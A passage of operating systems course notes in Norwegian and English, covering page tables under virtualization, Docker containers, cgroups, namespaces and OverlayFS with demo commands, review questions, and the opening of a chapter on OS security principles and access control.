


Figure 11.10: Traditional Page Tables.




Figure 11.11: Page Tables in Virtual Machines.




Figure 11.12: Shadow Page Tables (Software).

MERK: TLB må fortsatt fylles med mappingen fra logiske/virtuelle adresser til fysiske/maskin adresser, og dette kan gjøres enten via Shadow page tables i software, eller med Nested page tables i hardware.

11.5.1 Shadow page tables

Shadow Page Tables (Software) in figure 11.12.

Med Shadow page tables opprettes en tredje tabell som brukes til å fylle TLB som vist i neste figur.

Shadow Page Tables (Software) in figure 11.13.

Dette fungerer bra i de fleste tilfeller, og også bedre enn hardware løsningen med nested page tables i noen tilfeller.

Problemer:

- Hver endring i guest page table må fanges opp, og det er ikke trivielt siden en prosess jo har lov til å skrive til minne (det forårsaker normalt ikke en trap).
- Hver endring i guest page table gjør at page map og shadow page table må oppdateres, noe som forårsaker overgang til hypervisoren, noe som er kostbart.
- Hver endring i shadow page table (f.eks. oppdatering av references eller dirty bit i TLB, som deretter skriver til shadow page table) forårsaker også oppdateringer til page map og guest page table.




Figure 11.13: Shadow Page Tables (Software).




Figure 11.14: Nested Page Tables (Hardware).

11.5.2 Nested page tables

Nested Page Tables (Hardware) in figure 11.14.

Her bruker vi altså ikke shadow page tables, med hardware støtte så gjør vi altså ikke noe "kunstig" i software, vi lar løsningene muligens være suboptimale og søker heller rask hardware implementasjon av disse.




Figure 11.15: Nested Page Tables (Hardware).

Merk: vi mister altså den gule pilen, men vi får en bedre og mer optimal TLB.

Nested Page Tables (Hardware) in figure [11.15](#).

Figur side 16 “Hardware Support” Andre generasjons hardwarestøtte for virtualisering innebærer altså en spesiell TLB som cacher guest page table og physical page map gjennomgangen (altså cacher hele 2D page walk’n) sammen med selve guest-virtuell-address til fysisk/maskin-adresse slik at TLB blir veldig effektiv (dvs man slipper vedlikeholde en shadow page table). Problemet er at en TLB miss medfører en langt mer omfattende rekke av tabelloppslag enn om man hadde en shadow page table. Istedet for N oppslag i en N-level shadow page table blir det $N \times N$ oppslag (eller $N \times M$ egentlig hvis man skal være presis) (siden man må via physical page maps for hver guest page table oppslag).

64-bit Page Tables in figure [11.16](#).

Each of the four memory accesses are virtual, meaning they will have to be translated by four page table accesses and one memory reference to look up the address of the next level page table, in other words $(4 + 1) \times 4 = 20$, and then finally we add four more to finally get to the physical memory location. Detailed explanation can be found in [AMD-V Nested Paging](#).

Implementations in figure [11.17](#).




Figure 11.16: 64-bit Page Tables.

- Intel EPT
- AMD RVI (NPT)

These also include the ASID (Address Space IDentifier) field in the TLB entries we learned about earlier

Figure 11.17: Implementations.

Using HugePages (2MB instead of 4KB) whenever possible and the ASID field makes TLB very efficient (increased to chance of a cache hit).

Performance Measurements in figure 11.18.

Noen ytelsesmålinger for å forsøke illustrere forskjeller:

Ren usermode prosess: `time ./sum`

Blandet usermode/kernelmode, mange enkle systemkall: `time ./getppid` og `time ./gettimeofday`

Mye kernelmode med en del minneallokeringer: `time ./forkwait`

- `getpid/gettimeofday` bør gi fordel til HW virtualisering siden VMM ikke trengs (for BT så må syscall alltid passere VMM)

- `forkwait` bør gi fordel BT siden mange VMM enter/exit, grunnet mye jobb for kjernen spes ift opprette minneområde og pagetabeller (alle disse vil trap-and-emulate, altså trap fra gjesteOSkjernen til VMM), mao her trengs virtualiseringsstøtte i MMU.




Figure 11.18: Performance Measurements.

- Developers can ship containers with all dependencies “directly” into production
- Containers are *OS-level virtualization*:




Figure 11.19: Containers and DevOps.

(MERK: presise ytelsesmålinger er utrolig vanskelig siden så mange forhold spiller inn på resultatet, så ikke se deg blind på disse resultatene, de er bare en forsiktig indikator)

11.6 Containers

Containers and DevOps in figure 11.19.

Mellom virtuelle maskiner er skillet mye kraftigere enn mellom containere. Containere er bare en skjermet samling med prosesser som fortsatt deler operativsystemet med andre containere. Sikkerhetsmessig betyr det at det en container trenger bare finne en “kernel exploit” for å få tilgang til host’en den deler med andre containere (og derav få tilgang til de andre containerne også). Virtuelle maskiner har hver sitt eget operativsystemet så skal en virtuell maskin få tilgang til underliggende maskinvare eller andre

- Limits use of resources (“CPU”, memory, I/O, device access, ...)

Figure 11.20: Cgroups.

virtuelle maskiner som den deler maskinvare med, så må den finne en “hypervisor exploit”. Begge typer exploit dukker opp med jevne mellomrom (husk: det går ikke an å få til 100% sikkerhet i praksis), det er mye enklere å finne en “kernel exploit” enn en “hypervisor exploit”.

11.6.1 Installing Docker

In case you want to do the demos below yourself, you need to install docker. [Docker is best to install from the official docker packages:](#)

```
# Add Docker's official GPG key:
sudo apt-get update
sudo apt-get install ca-certificates curl gnupg
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg |
    sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg

# Add the repository to Apt sources:
echo \
    "deb [arch="$(dpkg --print-architecture)" signed-by=/etc/apt/keyrings/docker.gpg] https://
    "$(. /etc/os-release && echo "$VERSION_CODENAME")" stable" | \
    sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt-get update

# Install Docker
sudo apt-get install docker-ce docker-ce-cli containerd.io \
    docker-buildx-plugin docker-compose-plugin

# Test
sudo docker run hello-world
```

11.6.2 Cgroups

Cgroups in figure [11.20](#).

From man cgroups:

- PIDs, net, mount, ipc, ...

Figure 11.21: Kernel namespaces.

Control groups, usually referred to as cgroups, are a Linux kernel feature which allow processes to be organized into hierarchical groups whose usage of various types of resources can then be limited and monitored. The kernel's cgroup interface is provided through a pseudo-filesystem called cgroupfs. Grouping is implemented in the core cgroup kernel code, while resource tracking and limits are implemented in a set of per-resource-type subsystems (memory, CPU, and so on).

DEMO:

```
pstree -p | head # viser at første prosess, dvs den som styrer alt er systemd
systemd-cgls     # systemd bruker cgroups, merk user.slice, dvs tjenestene
                  # er egne grupper øverst i treet, mens de som er
                  # brukerprosesser er under en node i treet
```

11.6.3 Kernel namespaces

Kernel namespaces in figure [11.21](#).

From `man namespaces`

A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes. One use of namespaces is to implement containers.

DEMO:

```
# hva er et "name"? pids, net, mount, ipc, ...
# demo PID-namespace
ps -axo pid,command          # PID namespace
ip a                         # net namespace
mount # evn mount | awk '{print $1}' # mount namespace
sudo docker run -i -t ubuntu
apt-get update
apt-get install figlet # install a simple demo app
figlet                  # start a process in the container
```

- Read-only layers, *Copy on Write*, White out files

Browse [Use the OverlayFS storage driver](#)

Figure 11.22: Cow & Union mounts.

```
ctrl z
# DEMO DIFFERENT PIDs INSIDE AND OUTSIDE CONTAINER:
pgrep -n figlet    # inside container
ctrl p-q          # leave container
pgrep -n figlet    # outside container
sudo docker attach $(sudo docker ps -q) # re-attach to container
fg                # bring process to foreground and have fun
# ctrl-c and exit to leave container
```

11.6.4 CoW & Union mounts

Cow & Union mounts in figure 11.22.

DEMO:

```
# demo copy_on_write og white_out fil, se figur
# https://docs.docker.com/storage/storagedriver/overlayfs-driver
sudo docker run -it ubuntu      # start and enter container
ctrl p-q                       # detach from container
mount | grep overlay # see lower, upper and merged mounted on merge
findmnt -t overlay -o TARGET -nf # the file system the container sees
mydir=$(findmnt -t overlay -o TARGET -nf)
sudo ls -ltr $mydir/..
sudo ls -ltr $mydir/../../diff    # diff is the upper layer in the union mount
sudo docker attach $(sudo docker ps -q) # re-attach to container
echo mysil > hei.txt              # demo write to new file
rm root/.profile                  # demo delete a file
ctrl p-q                         # detach from container
sudo ls -ltr $mydir/../../diff    # hei.txt exists in the upper layer
sudo ls -la $mydir/../../diff/root # .profile is now a whiteout file
# note: "A whiteout is created as a character device with 0/0 device number"
# from https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt
sudo ls -l /var/lib/docker/overlay2/ # view all the file system layers from
# all pulled (downloaded) containers
```

Note: the file system in a container is only for ephemeral data (short lived data) since it will be deleted when you stop the container, and performance is poor due to the layered

file system with *copy-on-write*. If your container needs to store data you should [create a volume and attach to the container](#). A volume gives much better I/O-performance than the root file system in the container.

DEMO:

```
# any volumes exists already?
sudo docker volume ls
# create a volume
sudo docker volume create mydata
# start a container with the volume available as /data inside the container
sudo docker run -it --mount source=mydata,target=/data ubuntu
# if you try to write to /data inside the container, then exit and restart
# the container, you will see that the data is still present in the volume.
# If you wonder where the volume actually is, search for "Mounts" in this
# output:
sudo docker inspect $(sudo docker ps -q) | less
```

11.6.5 Container security

Security when running containers are best described with the following four bullet points from [Docker security](#):

- the intrinsic security of the kernel and its support for namespaces and cgroups (remember figure in [11.6](#));
- the attack surface of the Docker daemon itself;
- loopholes in the container configuration profile, either by default, or when customized by users.
- the “hardening” security features of the kernel and how they interact with containers (remember figure in [11.6](#)).

Another important aspect about container/Docker security worth mentioning is *supply chain security*: which images are your container built from and what do that contain? Where do they come from? We need some security mechanisms to establish trust and this usually comes in the form of digital signatures, [Content trust in Docker](#) states:

Docker Content Trust (DCT) provides the ability to use digital signatures for data sent to and received from remote Docker registries. These signatures allow client-side or runtime verification of the integrity and publisher of specific image tags.

11.6.6 Tutorial: Creating an image and a container

Similarly to the concepts of program and process, we have an *image* and a *container*. The image is the file stored on disk, and the container is the running processe(s).

Let us create a minimal container which “feels” like a virtual machine. Here we use a minimal Linux distribution called Alpine as starting point. We do this the keep the container as small as possible. We only add the Bash program to the container image:

```
# create the Dockerfile:
cat > Dockerfile << 'EOF'
FROM alpine:latest
RUN apk update && \
    apk add --no-cache \
    bash && \
    rm -rf /var/cache/apk/*
CMD /bin/bash
EOF
```

```
# create the docker image from the Dockerfile:
sudo docker image build -t mysil .
# verify that it is present on your computer:
sudo docker image ls
# see all the layers of your newly created image:
sudo docker inspect mysil
```

```
# run the container (exit with "exit" or ctrl-d):
sudo docker run -it mysil
```

```
# see which containers are currently running:
sudo docker ps
# include those containers that have exited:
sudo docker ps -a
```

```
# if you want to remove an image:
sudo docker image rm -f mysil
```

```
# if you want to remove absolutely all images on your computer:
sudo docker system prune -a
```

Important things to know when creating a container image are:

- The commands RUN, COPY and ADD adds layers (file system layers) to your container image, and try to avoid having to many layers.

- Try to keep your Dockerfile readable.
- *Try to generate small container images, the more you include the higher is the chance that your container will include vulnerabilities. Do you really need Ubuntu (big Linux) as starting layer, or is Alpine (small Linux) good enough for your application?*
- Read the [Best practices for Dockerfile instructions](#) which gives you important recommendations for each Dockerfile command.

11.7 Lab tutorials

1. Only review questions and problems this week.

11.8 Review questions and problems

1. Forklar påstanden til Popek og Goldberg fra 1974: *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions.*
2. Tanenbaum oppgave 7.16
VMware does binary translation one basic block at a time, then it executes the block and starts translating the next one. Could it translate the entire program in advance and then execute it? If so, what are the advantages and disadvantages of each technique?
3. Forklar hvordan datamaskinarkitekturens beskyttelsesringer (*protection rings*) benyttes ved virtualisering når virtualiseringsteknikken er binæroversetting (VMware's teknologi).
4. Hva karakteriserer en applikasjon som vil være utfordrende/problematisk å kjøre på en virtuell maskin?.
5. Forklar kort fordeler og ulemper med *shadow page tables* i forhold til *nested/extended page tables*.
6. Hvordan forbedrer Docker-containere samarbeidet mellom utvikling og drift?
7. Hva er Linux cgroups? Hva er hensikten med cgroups?
8. Hva gjør du hvis tjenesten du kjører i en container er avhengig av å lagre data lokalt på disk?
9. Expand the tutorial in [11.6.6](#):
 - a Add nano to the image. Build the image, start the container and verify that you can use nano.
 - b Add figlet. Change the start command (CMD) of the container so it will only print "Mysil rocks" (using figlet) and exit.

12

Operating System Security

12.1 Introduction

Operating System Security in figure 12.1.

All software runs on an operating system. The operating system needs to be managed (configured and patched/updated) to avoid being exploited by vulnerabilities that can arise related to the [system call interface](#), [kernel drivers/modules](#) or even boot loaders (e.g. [CVE-2020-10713](#)). Large complex programs like operating systems are very hard to secure.

12.1.1 Goals

Goals in figure 12.2.

- The OS itself need to be secure

If the OS itself is insecure, anything running on top of it can be considered insecure as well.

- The OS *enforces security policies* (access control)
- The OS should *limit/prevent damage from vulnerable software*

Figure 12.1: Operating System Security.

- Confidentiality
- Integrity
- Availability

Security Policies are rules that state what is or is not permitted.

Figure 12.2: Goals.

Jerome Saltzer and Michael Schroeder, 1975:

1. Economy of mechanism
2. Fail-safe defaults
3. Complete mediation
4. Open design
5. Separation of privilege
6. Least privilege
7. Least common mechanism
8. *Acceptability*

Figure 12.3: Design Principles.

12.1.2 Principles

Design Principles in figure 12.3.

These principles still hold, but a more recent and more general version of important design principles that we should be aware of is IEEE's [Avoiding the Top 10 Software Security Design Flaws](#).

12.2 Access Control

12.2.1 Reference monitor

Reference Monitor in figure 12.4.

When you log in you provide identity (username) and authenticate with password/pin/multi-factor (for low-security environments you sometimes use biometrics only). For each access you then want to make (e.g. read a file) the operating system has to authorize this request. Authorization needs to be efficient/fast (low overhead) and correct.

Identification, Authentication, Authorization

